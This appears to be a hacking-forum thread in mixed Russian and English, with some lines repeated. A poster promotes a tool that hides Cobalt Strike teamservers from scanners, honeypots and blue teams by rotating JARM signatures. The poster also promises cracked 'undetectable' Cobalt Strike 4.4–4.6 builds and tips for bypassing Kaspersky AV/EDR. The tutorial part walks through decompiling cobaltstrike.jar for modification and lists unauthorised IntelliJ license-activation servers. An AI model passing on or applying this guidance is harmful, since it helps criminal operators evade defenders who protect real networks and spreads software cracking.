Кншн. Откуда у меня такие превадные зиродеи?Pernat1y, do you know how cobaltstrike 4.4 got cracked ? or you still digging around how i crack it))?
Кншн. Откуда у меня такие превадные зиродеи?Pernat1y, do you know how cobaltstrike 4.4 got cracked ? or you still digging around how i crack it))?
@$#^% .Кншн. Откуда у меня такие превадные зиродеи?
hehe, don't trigger on my messages if i am not rightTopic not finish yet, today there is an update will be post, keep tunned !
moveaxeax LOL ! i dare all of you if you know how to crack a peace of code in JAVA... today is your day, World Children's Day !
Pernat1y, do you know how cobaltstrike 4.4 got cracked ? or you still digging around how i crack it))? you can write admin or anybody you want, but your so much far of speaking about something you don't have a clue about.
 if u want to write topiics in english, learn it better, bro ;-) u have wrong grammar
It's all inside, read it again.everything is cool but I did not understand where to download the script?

Привет.It's all inside, read it again.
yashechka update done,you can translate it.Hello.
Did you update the article or not?
still under testing, will be release soon.Where is HCS tool script?
Enjoy, any question write here.Really amazing job, I dont quite feel capable to do it, but for those who can, this worth a lot!
r1z is definitely a gem.Holla !
In this topic, i'm going to put 2 parts in one of the intersted topic for who looking to hide and safe his teamserver vps, wer'e going to continue the series of how Hide your CobaltStrike like a PRO ヽ(#`Д´)ノ !!
Посмотреть вложение 37054
Added in the end of topic.
~/ Clone *.Kaspersky.com SSL & Avoid BlueTeam
~/ Bypass Kaspersky AV / EDR 04.06.2022
Before i start, this topic will include everything to hide your teamserver! when i say everything i mean all of these shitty will be undetectable and never be hunted !
Since November 2021 Shodan has registered “Cobal Strike Beacon” as a product in its dashboard, and ofcourse the rest will be added already, many scanners and blueteams now are working on scanning cobaltstrike from outside the box... what i mean in this is that once you install your VPS and make some OPSEC security on it like:
* SSH tunneling, block, etc.
* Apache/nginx tunnel and security.
* Cloudfront or CloudDFlare setup without some advanced OPSEC.
* Changing teamserver default port.
* Changing SSL default CERT.
and much more things you still need to change and implement in your infrastructure to make sure all these guys who's launching them honeypot or blueteam who looking forward you.

In this topic i will talk about 2 parts, first part we will hack cobaltstrike code, as promised for last release of cobaltstrike 4.4where many guys want to know how to compile or how to y modify cobaltstrike with them self.. and the second part will be to present my new script tool HCS ( Hide Cobalt Strike ), the most advantage of using HCS tool is to obfuscate online scanners, and honeypot, your datacenter.. because they all depend on JARM signatures ( aka JA3 + JA3's ), and i did scanned almost 10GB of JARM signatures and this will be used only frequency in the JARM hash's, so once you choice install JARM, you don't need to cover all configuration and compilcated things.. plus you dont need to put only one JARM in your teamserver, NO! the tool will keep updating your teamserver JARM every 5 seconds for almost 1GB of JARM signatures, so it will be almost impossible to these scanners to hunted you.
I will add more features in future to stop all kind of detect and distrubtion services who trying to hunting teamservers, so you don't need to be good OPSEC or bad, or junior, my tips.. and tricks, and my updated versions of this tool will give you the latest "START BEFORE YOU READY!" security and safty...
This tool will give you super power and safe your time for looking here and there to know how to work in peace mind, and to get your beacons undetectable as long as you keep updating yourself with latest update of this tool !
Посмотреть вложение 36002


The waiting undetectable cobaltstrike 4.4 + 4.5 JAR files will be included in this tool, also will include some other versions of cobaltstrike which work in Linux, MacOS, and windows using CrossC2 Plugin.


As i see and I want mention here one thing, the leaked cobaltstrike 4.5 it's not in "working state" for most of the guys who have the leaked one... there is a beacon exit issue when you elevate your privileges..
Посмотреть вложение 36008

In my release of cobaltstrike 4.5 in HCS script the beacon exit is fixed and no longer exit... VNC working fine, and much more!
Посмотреть вложение 36123
Посмотреть вложение 36125
Посмотреть вложение 36124

I want to mention about the new release of cobaltstrike 4.6‿ which cover some new update especailly againts cracking with JAR file, we will talk about this in seperate topic later on, since there is no much different between the cobaltstrike version 4.5 and 4.6 expect few things i have bypass it with HCS script !
Посмотреть вложение 36003

Files of cobaltstrike.jar + cobaltstrike-client.jar ┐(゚~゚ )┌
Посмотреть вложение 36004
The tool will be posted after this post, im still shaping the code and make sure it's compatible with debian, ubuntu destro.. so all these featues, modified cobalt strikes version from 4.3 due 4.6 will be in this tool. ( currently only for 4.5 ), but keep tunned as always.. as my first promising in releasing cobaltstrike 4.4, the new cobaltstrike 4.6 will be included in this tool soon, and only XSS community will have this update, and some old friends ofcourse
We will talk now in this topic on how to modify checksum8 for begginners, and modify cobaltstrike URI features manually to have your stagers untracbles and clean from default URI
Now the series time !
Now Let's start to Download Original CobaltStrike 4.5 + 4.4.

Код:# Cobalt Strike 4.5 (December 14, 2021) a5e980aac32d9c7af1d2326008537c66d55d7d9ccf777eb732b2a31f4f7ee523 Cobalt Strike 4.5 Licensed (cobaltstrike.jar) # Cobalt Strike 4.4 (August 04, 2021) 7af9c759ac78da920395debb443b9007fdf51fa66a48f0fbdaafb30b00a8a858 Cobalt Strike 4.4 Licensed (cobaltstrike.jar)
I want to mention to who are using JAVA 1.8, and other version, to upgrade the JAVA to latest version, since the stable version of my working cobaltstrike is JAVA 18, i did use JAVA 17 and will JAVA 18 will be working fine with no issue for you.
You can install it for PARROT / KALI :
Код:sudo apt update apt-get install openjdk-18-jdk -y
Check your version by running "java -version".
Second my recommended & preffered java editor and compiler is LUYTEN Java Decompiler GUI ¯\_(ヅ)_/¯" and for juniors i recommend Intellij IDEA... i will go through both in anyway.
* Luyten.
* IntelliJ Idea.
* Java JDK.
The java-compiler is needed also with Idea, i will explain to you how to download it through plugins.
~/ Luyten


To start with luyten, just put the cobaltstrike.jar with luyten.jar in same folder as below picture, and run the command:
JavaScript:java -jar luyten.jar cobaltstrike.jar
Посмотреть вложение 36005

Then select :
Код:file --> save all --> decompiled-cobaltstrike.zip
Посмотреть вложение 36006
Once decompiled copy is ready you will see ( completed ) in the bar down like this.
Посмотреть вложение 36007
Now your ready to start modify cobaltstrike JAVA files with any kind of editor you like, but we will skip this since i don't want make more longer topic for advanced use.
Let's go with IDEA..
~/ Activate Intellij IDEA
Once you download the IDEA, you may need to activate it for free

First you need to download latest version from official site here, and choice your destro... once finish the installation, go to help --> register as below picture.
Посмотреть вложение 36075
Then click on "Activate new License", choise any of the free activation servers below:
Код:http://lic-server.mephi.ru https://jetbrains-license.learning.casareal.co.jp http://adsk06.tpu.ru:8080
Посмотреть вложение 36079
Congratulations, now we can work on IDEA without 30 days issue...
Next step go to

Код:File --> setting --> plugins --> click on ( Marketplace ).
Here you need to write ( java decompiler ) to install the decompiler tools, and IDEA classes.
Посмотреть вложение 36088
Now don't forget after choising "JAVA Decompiler" to click on apply and then OK.
Ok... now the work demo will be in windows since it's more stable than linux, but ofcourse you can work in linux (parrot, kali) if you prefer.
Were done to prepare our self for start... let's specify our "JAVA DECOMPILER" plugin we just install in our CMD.
~/ Intellij IDEA setup
You neet to mention here 3 important notes:
1) We need to add the arguments of IDEA decompile:
Код:org.jetbrains.java.decompiler.main.decompiler.ConsoleDecompiler -dsg=true
2) We need to put the location of IDEA java-decompiler which we install from plugin.
Код:D:\IntelliJ.IDEA.2022.1.1\plugins\java-decompiler\lib\java-decompiler.jar
3) The original cobaltstrike.jar inside decompile location of IDEA project, which we will decompile it and put the CS 4.5 .JAVA files inside (decompiler_cobaltstrike) folder.
Код:D:\CS\Crack\XSS_IDEA_CRACK\r1z_XSS_CS_4.5\decompiler_cobaltstrike

The complete command should be looks like this:
Код:java -cp D:\IntelliJ.IDEA.2022.1.1\plugins\java-decompiler\lib\java-decompiler.jar org.jetbrains.java.decompiler.main.decompiler.ConsoleDecompiler -dsg=true D:\CS\Crack\XSS_IDEA_CRACK\r1z_XSS_CS_4.5\cobaltstrike.jar D:\CS\Crack\XSS_IDEA_CRACK\r1z_XSS_CS_4.5\decompiler_cobaltstrike\
Посмотреть вложение 36099
